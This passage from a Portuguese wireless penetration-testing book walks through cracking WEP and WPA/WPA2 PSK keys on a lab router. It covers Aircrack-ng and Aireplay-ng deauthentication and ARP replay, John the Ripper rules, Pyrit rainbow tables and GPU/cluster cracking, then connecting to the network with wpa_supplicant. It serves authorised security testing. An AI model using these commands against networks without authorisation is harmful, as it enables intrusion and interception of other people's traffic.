(pelo menos por enquanto): é necessário a captura do keystream. Para isso, conecte um cliente legítimo ou realize um ataque de Deauth em um cliente já conectado para forçar a renegociação das chaves.

5. No momento em que o cliente estabelecer a conexão, o Airodump-ng mostrará a mensagem *140 bytes keystream*, indicando que o keystream foi capturado com sucesso (em determinados clientes, por alguma razão, o Airodump-ng não realiza a captura do keystream. Caso isso ocorra, tente com outro dispositivo):

CH 11][Elapsed: 16 s][2015-04-07 22:10][**140 bytes keystream:**

74:EA:3A:E1:E8:66

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

74:EA:3A:E1:E8:66 -19 0 727 140 2 11 54e. WEP WEP SKA TP-
LINK_E1E866

BSSID STATION PWR Rate Lost Frames Probe

74:EA:3A:E1:E8:66 78:59:5E:90:23:33 -33 0e- 0 418 170 TP-LINK_E1E866

No final, será gerado um arquivo XOR que contém o keystream.

6. O próximo passo consiste em utilizar o Aireplay-ng com a opção -y para realizar o processo de autenticação:

root@kali# **aireplay-ng -1 0 -a 74:EA:3A:E1:E8:66 mon0 -y <** *arquivo.xor***>**

7. Realize um ataque de ARP Reply para aumentar o tráfego na rede:

root@kali# **aireplay-ng -3 -b 74:EA:3A:E1:E8:66 mon0**

8. A mensagem *got 0 ARP request* indica que nenhum pacote ARP Request foi gerado. Há diversas formas para geração de pacotes ARP Request [Capítulo 6, seção “ARP Replay (-3)”]. A forma mais simples é autenticando um cliente válido (celular, tablet etc.) na rede.

9. Utilize o Aircrack-ng para realizar a quebra da senha:

root@kali# **aircrack-ng chaveWEP-01.cap**

Uma outra forma de realizar a quebra de WEP (OPN/SKA) é utilizar a opção -h e forjar um endereço MAC de algum cliente previamente conectado (o ataque é inefetivo a partir do momento em que o cliente desconecta-se da rede):

1. Configure a rede para WEP OPN ou SKA com uma chave ASCII ou Hexadecimal de 64 ou 128 bits.

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

• Realize a varredura das redes disponíveis com o Airodump-ng, coletando informações como ESSID, BSSID e canal de transmissão.

3. A captura com o Airodump-ng mostra quais são os clientes associados ao ponto de acesso:

root@kali# **airodump-ng mon0 --bssid 74:EA:3A:E1:E8:66 -c 11 -w**

chaveWEP mon0

CH 11][Elapsed: 16 s][2015-04-07 22:10]

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

74:EA:3A:E1:E8:66 -19 0 727 140 2 11 54e. WEP WEP SKA TP-LINK_E1E866

BSSID STATION PWR Rate Lost Frames Probe

74:EA:3A:E1:E8:66 78:59:5E:90:23:33 -33 0e-0 418 170 TP-

LINK_E1E866

4. Injete diretamente pacotes ARP Request em nome do cliente

78:59:5E:90:23:33:

root@kali# **aireplay-ng -3 -b 74:EA:3A:E1:E8:66 -h 78:59:5E:90:23:33**

mon0

5. A mensagem *got 0 ARP request* indica que nenhum pacote ARP Request

foi gerado. Há diversas formas para geração de pacotes ARP Request

[Capítulo 6, seção “ARP Replay (-3)”]. A forma mais simples é

autenticando um cliente válido (celular, tablet etc.) na rede.

6. Utilize o Aircrack-ng para realizar a quebra da chave WEP:

root@kali# **aircrack-ng chaveWEP-01.cap**

6.5 Quebra do WEP com dicionário

Caso desejado, também é possível realizar a quebra do WEP utilizando uma

lista de dicionário (opção -w,), assim não é necessário capturar uma

quantidade muito grande de IVs, com poucos IVs já é possível haver a quebra da chave.

Exemplos:

• Quebra da chave WEP (o dicionário deve seguir o formato ASCII):

--- Exemplo de dicionário em ASCII ---

0123456789

aircrack-ng -a 1 -n 64 -w < *dicionário_ASCII*> < *chaveWEP.cap*>

• Quebra da chave WEP (o dicionário deve seguir o formato hexadecimal):

--- Exemplo de dicionário em hexadecimal ---

01:23:45:67:89

aircrack-ng -a 1 -n 64 -w h:< *dicionário em hexadecimal*> < *chaveWEP.cap*>

6.6 Quebra do WPA/WPA2 PSK

Redes que adotam chaves criptográficas pré-compartilhadas do tipo Personal (PSK) sofrem de ataques de dicionário, pois a chave PTK (chave derivada da PSK) pode ser reproduzida por meio da captura do 4-way handshake.

Para quebrar a criptografia WPA/WPA PSK, os seguintes procedimentos devem ser realizados:

1. Configure a rede para que a criptografia seja WPA2/PSK (Figura 5.27).
2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

• Realize a varredura das redes disponíveis com o Airodump-ng, coletando informações como ESSID, BSSID e canal de transmissão.

3. De posse das informações básicas da rede (ESSID, BSSID e canal), inicie novamente o Airodump-ng,gravando a captura dos dados no arquivo *chaveWPA2*:

root@kali# **airodump-ng --bssid 74:EA:3A:E1:E8:66 -c 11 -w chaveWPA2 mon0**

4. Ataques utilizados pelo Aireplay-ng não são efetivos em redes WPA/WPA2 PSK, isso porque para realizar a quebra da senha não é necessário capturar um grande número de pacotes. Diferentemente do WEP, no WPA2 o que é trafegado é o MIC (pacote verificador de integridade – usado para checagem da integridade dos pacotes e da chave PTK) e não IVs. O que pode ser feito é utilizar uma lista de palavras e gerar as possíveis senhas da rede. Os hashs gerados são comparados com o hash original, se forem iguais, a senha foi encontrada.

5. A única forma de capturar o 4-way handshake é por intermédio de algum cliente. Conecte um cliente qualquer à rede (celular, tablet etc.) ou desconecte um cliente já conectado enviando pacotes Deauth.

6. Quando o 4-way handshake for finalizado, o Airodump-ng exibirá a mensagem *WPA handshake* e o processo pode ser interrompido.

CH 11][Elapsed: 16 s][2015-04-07 22:10] [**WPA handshake:**

74:EA:3A:E1:E8:66

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

74:EA:3A:E1:E8:66 -19 0 727 140 2 11 54e. WPA2 CCMP PSK TP-LINK_E1E866

BSSID STATION PWR Rate Lost Frames Probe

74:EA:3A:E1:E8:66 78:59:5E:90:23:33 -33 0e- 0 418 170 TP-LINK_E1E866

7. Crie uma lista de palavras (*dicionario*) contendo a palavra *senha123*:

root@kali# **echo senha123 > dicionario**

8. Utilize o Aircrack-ng para realizar a quebra da senha:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **aircrack-ng -w dicionario chaveWPA2-01.cap**

Aircrack-ng 1.2 beta3

[00:00:00] 1 keys tested (368.05 k/s)

KEY FOUND! [senha123]

EAPOL HMAC : 18 17 43 92 57 41 B9 20 C2 73 BF 1C 84 BD D0 6D

Para a correta quebra da senha, a senha deve constar na lista de palavras (lembre-se do processo de geração da PTK: senhas diferentes geram hashs diferentes).

Que tal realizarmos um teste com uma lista de palavras contendo a senha incorreta?

1. Crie uma lista de palavras (*dicionario2*) com o seguinte conteúdo:

root@kali# **echo SENHA123 > dicionario2**

root@kali# **echo Senha123 >> dicionario2**

root@kali# **echo SeNhA123 >> dicionario2**

2. Realize a quebra com o Aircrack-ng:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **aircrack-ng -w dicionário2 chaveWPA2-01.cap**

Aircrack-ng 1.2 beta3

Passphrase not in dictionary

As palavras SENHA123, Senha123 e SeNhA123 são diferentes de senha123. Por isso não houve a quebra, a senha deve coincidir caractere por caractere.

6.7 John the ripper

John the ripper é uma ferramenta usada para quebra de hash de senhas, suportando vários métodos criptográficos, como MD5, SHA1, PSK e outros.

O John the ripper pode operar de uma dessas formas:

• Single crack – O John the ripper tentará quebrar as senhas usando o nome, derivações do nome, diretório home do usuário etc. Fornecido com a opção --single.

• Wordlist – Uma lista de palavras é fornecida ao John the ripper para efetuar a quebra de senhas. Fornecido com a opção --wordlist=.

• Incremental mode – O John tentará todas as combinações possíveis de usuário e senha, método conhecido como força bruta. É a condição 100% certeira, porém dependendo da complexidade da senha a sua quebra levará muito tempo, sendo totalmente inviável. Fornecido com a opção --incremental.

• External mode – Poderá ser utilizado um componente externo para a quebra das senhas (reprogramando o código-fonte).

Observações:

• Caso nenhuma opção seja fornecida ao John, será utilizada a opção padrão: primeiro será feita a tentativa da quebra pelo modo single, depois usado a wordlist padrão do John localizada em */usr/share/john/password.lst* e por último o modo incremental.

• Em qualquer modo, Ctrl+c pode ser pressionado para interromper o processo de quebra. Para retornar ao processo de quebra anteriormente

interrompido use: john --restore.

• Após finalizar o processo de quebra, para exibir as senhas use: john

< *arquivo com o hash das senhas*> --show.

• O John armazena as senhas que foram decifradas no arquivo

/root/.john/john.pot. Caso a senha seja decifrada e realizado novamente o

processo de quebra de senhas, John não fará a quebra. Apague esse

arquivo para realizar múltiplos testes sobre a mesma senha.

• O John armazena o progresso da quebra de senhas no arquivo

/root/.john/john.rec. Caso o processo de quebra de senhas seja

interrompido (Ctrl+c) e esse arquivo apagado, futuras restaurações não

serão possíveis (a quebra da senha vai recomeçar do zero novamente).

O John the ripper pode ser utilizado em conjunto com o Aircrack-ng para

quebra de senhas WPA/WPA2 PSK.

Nota: Como os testes são realizados utilizando-se o pipe (|) para redirecionar a saída produzida

pelo Jonh the ripper para o Aircrack-ng, a opção --stdout indica que John deve gerar as senhas

na saída padrão (o monitor do seu computador) em vez de realizar uma ataque de quebra de

senhas. Faça um teste, digite john --stdout --incremental e veja as senhas na tela.

Nota: Como estamos utilizando o John the Ripper para geração de palavras e dicionários, não é

necessário utilizar o dicionário do Aircrack-ng. Para isso, a opção -w - no

Aircrack-ng suspende a

utilização de dicionários.

Será necessário capturar o 4-way handshake para utilização do John: refaça os procedimentos de 1 até 6 descritos na seção 6.6 “Quebra do WPA/WPA2 PSK”.

Vamos utilizar as principais opções e modos do John the ripper.

6.7.1 Modo força bruta

Nesse modo, todas as combinações de senhas serão testadas. Exemplo:

root@kali# **john --stdout --incremental | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

6.7.2 Wordlist

Nesse modo, será utilizado uma wordlist para o John. É idêntico a usarmos o Aircrack-ng com a opção -w. Porém, o que diferencia o uso de wordlist no John em vez de Aircrack-ng, é que no John podemos aplicar regras (*rules*) e filtros na wordlist (impossível no Aircrack-ng), gerando palavras derivadas da wordlist original.

Exemplo:

1. Crie uma wordlist com a palavra senha:

root@kali# **echo senha** > **dicionario**

2. Como um primeiro teste, utilize o John em modo wordlist, porém sem adicionar nenhuma rule. Exemplo:

root@kali# **john --wordlist=dicionario --stdout | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

O John não realiza a quebra, isso porque o dicionário contém apenas a palavra senha e não foi aplicada nenhuma rule para esse dicionário. Com a utilização de rules o resultado será diferente.

6.7.3 Wordlist com rules

Cada rule aplica uma regra diferente à wordlist. Por exemplo, a rule Single possibilita o John operar no modo wordlist e ao mesmo tempo aplicar a opção --single àquela wordlist. Com isso, são geradas as derivações da palavra senha: senha, senhasenha, ahnes, senha123 etc.

root@kali# **john --wordlist=dicionario --rules=Single --stdout | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

Experimente também as outras rules e observe os resultados:

root@kali# **john --wordlist=dicionario --rules=Extra --stdout | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

root@kali# **john --wordlist=dicionario --rules=Wordlist --stdout | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

root@kali# **john --wordlist=dicionario --rules=NT --stdout | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

root@kali# **john --wordlist=dicionario --rules=Single-Extra --stdout | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

root@kali# **john --wordlist=dicionario --rules=Jumbo --stdout | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

Para mais informações sobre o modo rules, consulte o arquivo */etc/john/john.conf*.

6.7.4 Restaurando a sessão

A qualquer momento John the ripper pode ser interrompido, parando o processo de quebra. Supondo que, por alguma situação, o processo deva ser interrompido, a opção –restore restaura a sessão, voltando à quebra do ponto em que foi parado, sem a necessidade de se voltar a quebra desde o início.

Para esse exemplo, vamos realizar a quebra da senha de forma incremental:

root@kali# **john --stdout --incremental | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

A quebra pode ser interrompida com Ctrl+c. Será gerado o arquivo */root/.john/john.rec*, com informações sobre a última senha utilizada para a quebra. Assim, certifique-se de ir para o diretório do root antes de restaurar a antiga sessão:

root@kali# **cd /root/**

Restaure a antiga sessão com o comando john --restore e envie o resultado via pipe (|) para o Aircrack-ng. Exemplo:

root@kali# **john --restore | aircrack-ng -b 74:EA:3A:E1:E8:66 -w - chaveWPA2-01.cap**

6.7.5 John the ripper jumbo

O John the ripper versão jumbo suporta cracking de WPA/WPA2 PSK.

A seguir, o procedimento para instalação do John the ripper jumbo:

1. Realize o download da versão john-1.7.9-jumbo-7:

root@kali# **wget**

http://download.openwall.net/pub/projects/john/1.7.9/john-1.7.9-jumbo-7.tar.gz

2. Descompacte o arquivo:

root@kali# **tar xvf john-1.7.9-jumbo-7.tar.gz**

3. Será gerada a pasta *john-1.7.9-jumbo-7*. Entre na subpasta *src* com o comando cd:

root@kali# **cd john-1.7.9-jumbo-7/src**

4. Faça a sua compilação:

root@kali:~john-1.7.9-jumbo-7/src# **apt-get install libssl-dev**

root@kali:~john-1.7.9-jumbo-7/src# **make clean generic**

A versão Jumbo do John não trabalha com os arquivos CAP, devendo ser adequadamente convertidos para o formato hccap. Essa conversão pode ser realizada enviando o arquivo CAP (contendo o 4-way handshake) ao site *https://hashcat.net/cap2hccap/*. Outra possibilidade é utilizar o binário cap2hccap.

A seguir, menciona-se o procedimento para instalação do cap2hccap:

1.

Realize

o

download

do

arquivo

cap2hccap.tar.bz2

(*http://sourceforge.net/projects/cap2hccap/files).*

2. Descompacte o arquivo:

root@kali# **tar xjvf cap2hccap.tar.bz2**

3. Faça a sua compilação:

root@kali# **make**

4. O arquivo CAP deve ser corretamente convertido no formato HCCAP

com o binário cap2hccap.bin:

--- Sintaxe de uso ---

cap2hccap.bin < *arquivo.cap*> < *arquivo a ser gerado.hccap*>

root@kali# **./cap2hccap.bin chaveWPA2-01.cap chaveWPA2-01.hccap**

[info] writing handshake for "TP-LINK_E1E866".

5. Copie o arquivo *chaveWPA2-01.hccap* para o diretório *john-1.7.9-*

jumbo-7/run:

root@kali# **cp chaveWPA2-01.hccap john-1.7.9-jumbo-7/run**

6. O aquivo gerado *chaveWPA2-01.hccap* deverá passar por uma segunda conversão:

root@kali# **cd john-1.7.9-jumbo-7/run**

root@kali:~john-1.7.9-jumbo-7/run# **./hccap2john chaveWPA2-01.hccap > arquivoWPA**

7. O arquivo *arquivoWPA* foi gerado e está pronto para uso.

Como a ferramenta de quebra de senhas utilizada será o John, não é mais necessário a utilização do pipe (|) para redirecionar a saída do John para o Aircrack-ng. Também não é necessária a opção --stdout, pois estamos realizando um ataque de quebra de senhas. Utilize o formato wpapsk para quebra de senhas WPA/WPA2 PSK.

Exemplos:

• Modo incremental:

root@kali:~john-1.7.9-jumbo-7/run# **./john arquivoWPA --incremental --format=wpapsk**

• Modo wordlist:

root@kali:~john-1.7.9-jumbo-7/run# **./john arquivoWPA --wordlist=dicionario -**

-format=wpapsk

• Modo wordlist com rules:

root@kali:~john-1.7.9-jumbo-7/run# **./john arquivoWPA --wordlist=dicionario -**

-rules=Single --format=wpapsk

• Exibindo a senha decifrada:

root@kali:~john-1.7.9-jumbo-7/run# **./john arquivoWPA --show**

CAPÍTULO 7

Acelerando o processo de quebra de senhas

O processo de quebra de senhas pelo Aircrack-ng é excelente, exceto por ser Multi-CPU, ou seja, o Aircrack-ng utiliza todo o poder computacional da sua CPU (ou CPUs, se existirem mais de uma) para quebrar a senha. Um processo excelente, mas lento em comparação a outros métodos. Há vários processos que agilizam (e muito) a quebra de senhas. A principal forma para agilizá-la envolve a geração de tabela rainbow table, GPU e clusters.

7.1 Chave PMK

Levando em consideração que o WPA/WPA2 PSK sofre de ataques de dicionário, um ataque de força bruta, tentando adivinhar caractere por caractere, pode levar muito tempo para que a senha seja quebrada.

Para o processo de geração de uma chave PSK (Pre-shared Key), a senha (passphrase – definida entre 8 até 63 caracteres) passa pela função matemática PBKDF2, que utiliza o SSID da rede para geração do PSK. Justamente esse é o processo que consome mais tempo (Figura 5.34).

Para que o processo de quebra de senhas seja agilizado, a chave PSK pode ser

pré-calculada. Uma chave pré-calculada também é chamada de PMK

(*Pairwise Master Key*).

Uma vez com a chave pré-calculada, o processo de 4-way handshake é realizado com o intuito de capturar os quatro parâmetros (Snonce, Anonce, MAC do AP e do STA) usados na geração da chave transitória PTK (Figuras 5.24 e 5.34).

O processo da quebra pode ser agilizado se a chave PMK já for pré-calculada. Assim, não há necessidade da senha (passphrase) passar pelo algoritmo PBKDF2, poupando metade do esforço e faltando apenas a geração da chave PTK.

Com o intuito de acelerar o processo, diversas chaves PMK são armazenadas em tabelas denominadas rainbow tables.

7.2 Rainbow tables

Rainbow tables são tabelas que já contém a chave PMK pré-calculada, poupando esforços de geração da PSK. Atentem que uma chave PMK só é gerada para determinado ESSID da rede, assim uma rainbow table só funciona contra determinada rede. Por exemplo: uma rainbow table contendo milhares de senhas que foi gerada com base no ESSID “redeABC”, não vai funcionar em uma rede com ESSID “redeDEF”. Essa é a grande desvantagem das rainbow tables: é necessário uma rede com o mesmo ESSID da rainbow table que foi gerada, caso contrário, a quebra não funciona. Mas o lado

positivo é que existem muitas redes com nomes padrões e muitas rainbow tables na internet[1] preparadas com milhares de senhas contra essas redes.

7.2.1 GENPMK

Gera a rainbow table de acordo com o SSID da rede.

Sintaxe de uso:

genpmk -f < *wordlist*> -d < *arquivo PMK a ser gerado*> -s < *SSID*>

Por exemplo, para gerar a rainbow table *arquivoPMK* contra a rede TP-LINK_E1E866:

root@kali# **genpmk -f dicionário -d arquivoPMK -s "TP-LINK_E1E866"**

7.2.2 COWPATTY

Uma vez gerada a rainbow table, o Cowpatty é usado para quebra da senha.

Sintaxe de uso:

cowpatty -d < *arquivo PMK*> -r < *arquivo com o 4-way handshake.cap*> -s < *SSID*>

Para utilizarmos a rainbow table *arquivoPMK* contra a rede TP-LINK_E1E866:

root@kali# **cowpatty -d arquivoPMK -r chaveWPA2-01.cap -s "TP-LINK_E1E866"**

7.2.3 PYRIT

Realiza quebra de senhas WPA/WPA2 PSK com diversos métodos, como chaves pré-computadas, CPU, GPU e permite a criação de clusters para

quebra de senhas via rede.

Sintaxe de uso:

pyrit < *opções*> < *tipo de ataque*>

Opções:

-r *arquivo.cap* Arquivo CAP com o 4-way handshake.

-i *arquivo*

Arquivo de entrada.

-o *arquivo*

Arquivo de saída.

-b *BSSID*

Filtra por BSSID.

-e *ESSID*

Filtra por ESSID.

Tipos de ataque:

• analyze – Analisa o conteúdo do pacote. Determina quais são as redes com o 4-way handshake capturado.

root@kali# **pyrit -r chaveWPA2-01.cap analyze**

• list_cores – Verifica as CPUs/GPUs instaladas no computador.

root@kali# **pyrit list_cores**

• benchmark – Realiza testes de performance. Por meio do benchmark, é possível saber o número de CPUs/GPUs na máquina local e a quantidade

total e individual de PMKs testadas por CPU/GPU.

root@kali# **pyrit benchmark**

• eval – O Pyrit possibilita criar uma base de dados para armazenamento dos PMKs, ESSIDs e senhas encontradas. A opção eval mostra essas informações.

root@kali# **pyrit eval**

• import_passwords – Importa lista de palavras (wordlist) para o Pyrit. Palavras com menos de oito caracteres ou duplicadas são ignoradas (inapropriadas para quebra de redes WPA/WPA2 PSK). Digite pyrit eval para ver que as senhas que foram carregadas no Pyrit.

root@kali# **pyrit -i wordlist import_passwords**

root@kali# **pyrit eval**

• create_essid – Cria a base de dados relativa ao ESSID. A base de dados deve ter o mesmo nome da rede ESSID.

root@kali# **pyrit -e TP_LINK_E1E866 create_essid**

root@kali# **pyrit eval**

• batch – Associa as senhas com os ESSIDs, fazendo a sua pré-computação e gerando o PMK.

root@kali# **pyrit batch**

root@kali# **pyrit eval**

• attack_db – Indica ao Pyrit que deve realizar a quebra de senhas das

ESSIDs armazenadas na base de dados. Como foi criada a base de dados TP-LINK_E1E866, será realizado o ataque contra a rede TP-LINK_E1E866.

root@kali# **pyrit -r chaveWPA2-01.cap attack_db**

• attack_batch – Indica ao Pyrit que deve realizar a quebra de senhas das ESSIDs armazenadas na base de dados. A diferença entre a opção attack_db e attack_batch reside no fato de que a opção attack_db somente realiza ataques contra chaves PMKs, já o attack_batch efetua ataques contra chaves PMKs e senhas em claro, ou seja, com attack_batch é possível decifrar senhas que foram importadas para o Pyrit (com a opção import_passwords) ao mesmo tempo em que faz o processo de batch.

root@kali# **pyrit -r chaveWPA.cap attack_batch**

• check_db – Checa se todas as base de dados estão OK.

root@kali# **pyrit check_db**

• delete_essid – Deleta a base de dados relativa ao ESSID.

root@kali# **pyrit -e TP_LINK_E1E866 delete_essid**

root@kali# **pyrit eval**

• passthrough – Gera um arquivo PMK (rainbow table).

root@kali# **pyrit -i wordlist -o arquivoPMK -e TP-LINK_E1E866 passthrough**

• attack_cowpatty – Quebra a senha por um arquivo PMK.

root@kali# **pyrit -r chaveWPA2-01.cap -i arquivoPMK attack_cowpatty**

• attack_passthrough – Quebra a senha utilizando uma lista de palavras (wordlist).

root@kali# **pyrit -r chaveWPA2-01.cap -i wordlist attack_passthrough**

7.3 Quebra de senhas via GPU

Uma das formas mais rápidas de se realizar a quebra de senhas WPA/WPA2 PSK é via GPU.

Ferramentas convencionais como o Aircrack-ng e o Hashcat, realizam a quebra de senhas via CPU. Ferramentas como Pyrit, cudaHashcat e OCLhashcat utilizam nativamente o processamento de GPU em vez da CPU, tornando a quebra de senhas extremamente rápida.

Lembrando que para realizar a quebra de senhas via GPU é necessário haver placas de vídeo adequadas para o ataque, como placas NVIDIA ou AMD, além de sua correta instalação e configuração (na internet existem disponíveis excelentes tutoriais demonstrando a correta instalação de placas de vídeo NVIDIA e AMD no Kali Linux).

7.4 Quebra de senhas via cluster

O pyrit é uma ferramenta extremamente poderosa, permitindo diversos tipos de ataque contra senhas WPA/WPA2 PSK.Além de permitir a quebra via GPU, o grande diferencial do pyrit em relação a outras ferramentas com o propósito de cracking é a construção de clusters, sendo possível emprestar o

processamento de várias máquinas em rede para a quebra da senha. Imagine uma sala com 30 ou 50 computadores: em ferramentas como o Aircrack-ng, a quebra da senha deve ser feita em cada computador individual, não sendo possível usar um processamento único. Já no pyrit, o processamento de todas as máquinas é utilizado, como sendo um único supercomputador (cluster).

Uma máquina deverá ser configurada como mestre para aceitar conexões dos clientes que emprestarão o seu processamento. Utilize quantos clientes achar necessário (quanto mais clientes, maior é o processamento final do cluster).

Na máquina mestre, realize os procedimentos a seguir:

1. Distribuições como o Kali Linux já contém o pyrit nativamente instalado. Caso seja utilizado outra distribuição, instale o pyrit via linha de comando (apt-get install pyrit) ou por meio do seu código-fonte.

2. O diretório */root/.pyrit* deverá existir. Caso contrário, crie-o manualmente:

root@mestre# **mkdir /root/.pyrit**

3. O arquivo */root/.pyrit/config* deverá ter o seguinte conteúdo. A linha *rpc_server = true* habilita o servidor rpc e a linha *rpc_knowclients = endereço_IP endereço_IP* indica os endereços IP dos clientes (cada endereço deverá estar separado por espaço). No exemplo a seguir, são utilizados os clientes 192.168.1.2 e 192.168.1.5:

default_storage = file://

limit_ncpus = 0

rpc_announce = true

rpc_announce_broadcast = false

rpc_knownclients = 192.168.1.2 192.168.1.5

rpc_server = true

workunit_size = 75000

4. A porta TCP 17935 é usada pelo mestre para conexão com os clientes. Portanto, lembre-se de liberar essa porta nas regras do firewall do mestre.

O procedimento a seguir deve ser feito em cada máquina cliente. Como foram utilizados os clientes 192.168.1.2 e 192.168.1.5, as configurações são feitas para cada um:

1. Distribuições como o Kali Linux já contém o pyrit nativamente instalado. Caso seja utilizado outra distribuição, instale o pyrit via linha de comando (apt-get install pyrit) ou por meio do seu código-fonte.

2. O diretório */root/.pyrit* deverá existir. Caso contrário, crie-o manualmente:

root@cliente# **mkdir /root/.pyrit**

3. O arquivo */root/.pyrit/config* deverá ter o conteúdo padrão, não sendo necessária nenhuma alteração:

default_storage = file://

limit_ncpus = 0

rpc_announce = true

rpc_announce_broadcast = false

rpc_knownclients =

rpc_server = false

workunit_size = 75000

4. Empreste o processamento do cliente para o servidor:

root@cliente# **pyrit serve**

Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com

This code is distributed under the GNU General Public License v3+

Serving 0 active clients; 0 PMKs/s; 0.0 TTS

O cluster já está configurado.2 O processamento pode ser visualizado no mestre:

root@mestre# **pyrit benchmark**

Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com

This code is distributed under the GNU General Public License v3+

Running benchmark (3290.6 PMKs/s)... \

Computed **3290.65 PMKs**/s total.

#1: 'CPU-Core (SSE2)': 208.8 PMKs/s (RTT 4.8)

#2: 'CPU-Core (SSE2)': 209.2 PMKs/s (RTT 4.6)

#3: 'CPU-Core (SSE2)': 209.4 PMKs/s (RTT 4.7)

#4: 'CPU-Core (SSE2)': 210.1 PMKs/s (RTT 4.7)

#**5: 'Network-Clients': 2029.7 PMKs/s** (RTT 2.4)

O processamento para quebra de senhas aumentou 2029.7 PMKs por

segundo. Operações de quebra de senhas são feitas normalmente:

root@mestre# **pyrit -r arquivoWPA.cap -i wordlist.txt**

attack_passthrough

1 Um excelente repositório com rainbow tables contra diversos ESSIDs encontra-se em

http://nodegun.wordpress.com/2012/10/22/pre-computed-hashes.

2 Com o cluster configurado, tome muito cuidado ao executar o comando *pyrit list_cores* no mestre.

Devido a algum bug no pyrit, essa operação irá desfazer a conexão entre o mestre e os clientes.

CAPÍTULO 8

Conectando e capturando o tráfego em

redes criptografadas

Realizar a quebra da senha wireless não finaliza um teste de intrusão. Muitas

vezes também é necessário conectar-se à rede e realizar outros testes. Obtida

a senha, a conexão na rede-alvo pode ser feita por meio do processo gráfico

NetworkManager. Porém, há situações em que é melhor conectar-se via linha

de comando (por exemplo, situações como a criação de Evil Twin, em que se

utilizam duas interfaces de rede, e o NetworkManager provavelmente irá

atrapalhar nosso objetivo). Saber conectar-se à rede-alvo via linha de

comando é fundamental para prosseguirmos na bateria de testes.

8.1 Conectando em redes OPN

Mude a criptografia para OPN (Figura 3.7).

Conecte-se na rede:

root@kali# **iw dev wlan0 connect -w "TP-LINK_E1E866"**

root@kali# **dhclient wlan0**

8.2 Conectando em redes WEP OPN

Mude a criptografia para WEP OPN (Figura 5.12).

Conecte-se na rede:

root@kali# **iw dev wlan0 connect -w "TP-LINK-E1E866" key 0:0123456789**

root@kali# **dhclient wlan0**

8.3 Conectando em redes WEP SKA

Mude a criptografia para WEP SKA (Figura 5.17).

Conecte-se na rede:

root@kali# **iw dev wlan0 connect -w "TP-LINK_E1E866" key 0:01234**

root@kali# **dhclient wlan0**

8.4 Conectando em redes WPA/WPA2 PSK

Mude a criptografia para WPA/WPA2 PSK (Figura 5.27).

Conectar-se a uma rede WPA/WPA2 PSK requer a utilização do processo wpa_supplicant. Será necessário criar dois arquivo: o script *rede.sh* e o

arquivo de configuração *rede.conf*.

1. O arquivo *rede.sh* deverá ter o seguinte conteúdo:

```
#!/bin/bash

wpa_supplicant -Dwext -iwlan0 -c rede.conf &

dhclient wlan0
```

2. O arquivo *rede.conf* contém as informações da rede a ser conectada:

```
network={

ssid="TP-LINK_E1E866"

psk="senha123"

}
```

3. É necessário dar a permissão de execução ao arquivo *rede.sh*:

root@kali# **chmod u+x rede.sh**

4. Execute o arquivo *rede.sh*:

root@kali# **./rede.sh**

A senha pode ser escrita na forma pré-computada, em vez de ser escrita em texto claro. Será necessário executar o wpa_passphrase, informando o SSID da rede juntamente com a senha em claro:

root@kali# **wpa_passphrase TP-LINK_E1E866** ' **senha123**'

O arquivo *rede.conf* ficará da seguinte forma:

```
network={

ssid="TP-LINK_E1E866"
```

psk=91b49bd2f032dd77526664da0777c536a8d23ebfb44e85bec3c4b53ef14b18f7

}

8.5 Conectando em redes WPA/WPA2 PSK ocultas

Desabilite a emissão do nome da rede, tornando-a oculta (Figura 9.1).

1. O arquivo *rede.sh* deve ter o seguinte conteúdo:

#!/bin/bash

wpa_supplicant -Dwext -iwlan0 -c rede.conf &

dhclient wlan0

2. O arquivo *rede.conf* contém informações da rede oculta a ser conectada

(o parâmetro *scan_ssid* é adicionado):

network={

scan_ssid=1

ssid="TP-LINK_E1E866"

psk="senha123"

}

3. Também é necessário dar a permissão de execução ao arquivo *rede.sh*:

root@kali# **chmod u+x rede.sh**

4. Execute o arquivo *rede.sh*:

root@kali# **./rede.sh**

8.6 Conectando em redes WPA Enterprise

8.6.1 Conectando em redes EAP-TLS

Consulte a seção 17.1 “EAP-TLS” para verificar detalhamento de como construir redes EAP-TLS.

1. O arquivo *rede.sh* deverá ter o seguinte conteúdo:

```
#!/bin/bash
wpa_supplicant -Dwext -iwlan0 -c rede.conf &
dhclient wlan0
```

2. O arquivo *rede.conf* contém as informações da rede EAP-TLS a ser conectada:

```
network={
ssid="TP-LINK_E1E866"
key_mgmt=WPA-EAP
eap=TLS
identity="Joao da Silva"
ca_cert="/root/Desktop/ca.crt"
client_cert="/root/Desktop/Joao.crt"
private_key="/root/Desktop/Joao.p12"
private_key_passwd="senha_do_arquivo_Joao.p12"
}
```

3. Também é necessário dar a permissão de execução ao arquivo *rede.sh*:

root@kali# **chmod u+x rede.sh**

4. Execute o arquivo *rede.sh*:

root@kali# **./rede.sh**

8.6.2 Conectando em redes EAP-TTLS

Consulte a seção 17.2 “EAP-TTLS” para verificar detalhamento de como construir uma rede EAP-TLS.

1. O arquivo *rede.sh* deverá ter o seguinte conteúdo:

```
#!/bin/bash
wpa_supplicant -Dwext -iwlan0 -c rede.conf &
dhclient wlan0
```

